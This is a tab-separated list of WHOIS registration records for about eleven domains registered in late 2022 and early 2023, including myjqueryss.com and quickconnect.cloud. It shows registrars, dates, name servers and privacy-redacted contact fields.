MORSHALMATTERS.COM	Domain Name: morshalmatters.com Registry Domain ID: 2764066574_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.gandi.net Registrar URL: http://www.gandi.net Updated Date: 2023-03-10T12:34:36Z Creation Date: 2023-03-10T11:34:33Z Registrar Registration Expiration Date: 2024-03-10T12:34:33Z Registrar: GANDI SAS Registrar IANA ID: 81 Registrar Abuse Contact Email: abuse@support.gandi.net Registrar Abuse Contact Phone: +33.170377661 Reseller: Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Domain Status: Domain Status: Domain Status: Domain Status: Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: California Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: Registrant Email: f540c04a1c87e9d440ac247ac84cfa81-41192265@contact.gandi.net Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY

	Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: Admin Email: f540c04a1c87e9d440ac247ac84cfa81-41192265@contact.gandi.net Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: Tech Email: f540c04a1c87e9d440ac247ac84cfa81-41192265@contact.gandi.net Name Server: NS-248-A.GANDI.NET Name Server: NS-196-B.GANDI.NET Name Server: NS-190-C.GANDI.NET Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: DNSSEC: Unsigned
MOVAVAGOB.COM	Domain name: movavagob.com Registry Domain ID: 2765733610_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-16T20:06:35.00Z Registrar Registration Expiration Date: 2024-03-16T20:06:35.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

	Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 74f7a39c758148c98157bb3492b00aec.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 74f7a39c758148c98157bb3492b00aec.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 74f7a39c758148c98157bb3492b00aec.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
MYJQUERYSS.COM	Domain Name: MYJQUERYSS.COM Registry Domain ID: 2750186374_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.hostinger.com Registrar URL: https://www.hostinger.com Updated Date: 2023-03-11T02:17:43Z

	Creation Date: 2023-01-09T17:39:07Z Registrar Registration Expiration Date: 2024-01-09T17:39:07Z Registrar: Hostinger, UAB Registrar IANA ID: 1636 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org) Registrant Street: 10 Corporate Drive Registrant City: Burlington Registrant State/Province: MA Registrant Postal Code: 01803 Registrant Country: US Registrant Phone: +1.8022274003 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@privacyprotect.org Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: Privacy Protect, LLC (PrivacyProtect.org) Admin Street: 10 Corporate Drive Admin City: Burlington Admin State/Province: MA Admin Postal Code: 01803 Admin Country: US Admin Phone: +1.8022274003 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@privacyprotect.org Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: Privacy Protect, LLC (PrivacyProtect.org) Tech Street: 10 Corporate Drive Tech City: Burlington Tech State/Province: MA Tech Postal Code: 01803 Tech Country: US Tech Phone: +1.8022274003 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@privacyprotect.org Name Server: ns1.dns-parking.com Name Server: ns2.dns-parking.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse@hostinger.com

	Registrar Abuse Contact Phone: +37064503378
NOTFOUNDSOUND.COM	Domain Name: NOTFOUNDSOUND.COM Registry Domain ID: 2762183806_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.tucows.com Registrar URL: http://tucowsdomains.com Updated Date: 2023-03-02T07:51:12 Creation Date: 2023-03-02T07:35:07 Registrar Registration Expiration Date: 2024-03-02T07:35:07 Registrar: TUCOWS, INC. Registrar IANA ID: 69 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Registry Registrant ID: Registrant Name: REDACTED FOR PRIVACY Registrant Organization: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Charlestown Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: KN Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: Registrant Email: https://tieredaccess.com/contact/cabd589a-fee8-402f-a1e5-e347274d5e07 Registry Admin ID: Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: Admin Email: REDACTED FOR PRIVACY Registry Tech ID: Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY

	Tech Phone Ext: Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: Tech Email: REDACTED FOR PRIVACY Name Server: 1-you.njalla.no Name Server: 2-can.njalla.in Name Server: 3-get.njalla.fo DNSSEC: unsigned Registrar Abuse Contact Email: domainabuse@tucows.com Registrar Abuse Contact Phone: +1.4165350123
NXSIMDEVELOP.COM	Domain Name: NXSIMDEVELOP.COM Registry Domain ID: 2755293985_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-01T02:10:09Z Creation Date: 2023-02-01T01:45:38Z Registrar Registration Expiration Date: 2024-02-01T01:45:38Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com

	Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
POASNM.COM	Domain Name: POASNM.COM Registry Domain ID: 2745901195_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-18T02:17:31Z Creation Date: 2022-12-20T02:05:33Z Registrar Registration Expiration Date: 2023-12-20T02:05:33Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited

	Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2023-03-27T22:49:22Z <<<
POTUNIYAGA.COM	Domain name: POTUNIYAGA.COM Registry Domain ID: 2764944811_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-13T20:46:42.00Z Registrar Registration Expiration Date: 2024-03-13T20:46:42.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

	Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: a236307ee80245829526b3cdc08e5e54.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: a236307ee80245829526b3cdc08e5e54.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: a236307ee80245829526b3cdc08e5e54.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
POWERSUPPORTPLAN.COM	Domain Name: POWERSUPPORTPLAN.COM Registry Domain ID: 2765833660_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-17T16:21:06Z

	Creation Date: 2023-03-17T14:23:59Z Registrar Registration Expiration Date: 2024-03-17T14:23:59Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com

	Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
PUTONIRA.COM	Domain name: PUTONIRA.COM Registry Domain ID: 2758850782_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-16T10:53:18.00Z Registrar Registration Expiration Date: 2024-02-16T10:53:18.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 8578a496884f4efcbc19b4c0c0760908.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 8578a496884f4efcbc19b4c0c0760908.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy

	Tech Orga'nization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 8578a496884f4efcbc19b4c0c0760908.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
quickconnect.cloud	Domain Name: quickconnect.cloud Registry Domain ID: DDF2274D2617A4F8E8A5FEA5D88225803-GDREG Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: publicdomainregistry.com Updated Date: 2023-02-18T02:06:35Z Creation Date: 2023-02-13T02:06:35Z Registry Expiry Date: 2024-02-13T02:06:35Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org) Registrant Street: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: MA Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY

	Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: igor.ns.cloudflare.com Name Server: daphne.ns.cloudflare.com DNSSEC: unsignedDomain Name: quickconnect.cloud Registry Domain ID: DDF2274D2617A4F8E8A5FEA5D88225803-GDREG Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: publicdomainregistry.com Updated Date: 2023-02-18T02:06:35Z Creation Date: 2023-02-13T02:06:35Z Registry Expiry Date: 2024-02-13T02:06:35Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org) Registrant Street: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY

	Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: MA Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: igor.ns.cloudflare.com Name Server: daphne.ns.cloudflare.com

	DNSSEC: unsignedDomain Name: quickconnect.cloud Registry Domain ID: DDF2274D2617A4F8E8A5FEA5D88225803-GDREG Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: publicdomainregistry.com Updated Date: 2023-02-18T02:06:35Z Creation Date: 2023-02-13T02:06:35Z Registry Expiry Date: 2024-02-13T02:06:35Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Privacy Protect, LLC (PrivacyProtect.org) Registrant Street: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: MA Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY

	Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: igor.ns.cloudflare.com Name Server: daphne.ns.cloudflare.com DNSSEC: unsigned
RASPOOLNE.COM	Domain Name: raspoolne.com Registry Domain ID: 2764778506_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.registrar.eu Registrar URL: http://www.registrar.eu Updated Date: 2023-03-13T13:22:16Z Creation Date: 2023-03-13T12:13:21Z Registrar Registration Expiration Date: 2024-03-13T12:13:21Z Registrar: Hosting Concepts B.V. d/b/a Registrar.eu Registrar IANA ID: 1647 Registrar Abuse Contact Email: abuse@registrar.eu Registrar Abuse Contact Phone: +31.104482297 Reseller: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Whois Privacy Protection Foundation Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Zuid-Holland Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: NL Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: https://contact-form.registrar.eu/?domainName=raspoolne.com&purpose=owner Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY

	Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: https://contact-form.registrar.eu/?domainName=raspoolne.com&purpose=admin Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: https://contact-form.registrar.eu/?domainName=raspoolne.com&purpose=tech Name Server: tara.ns.cloudflare.com Name Server: piers.ns.cloudflare.com DNSSEC: unsigned
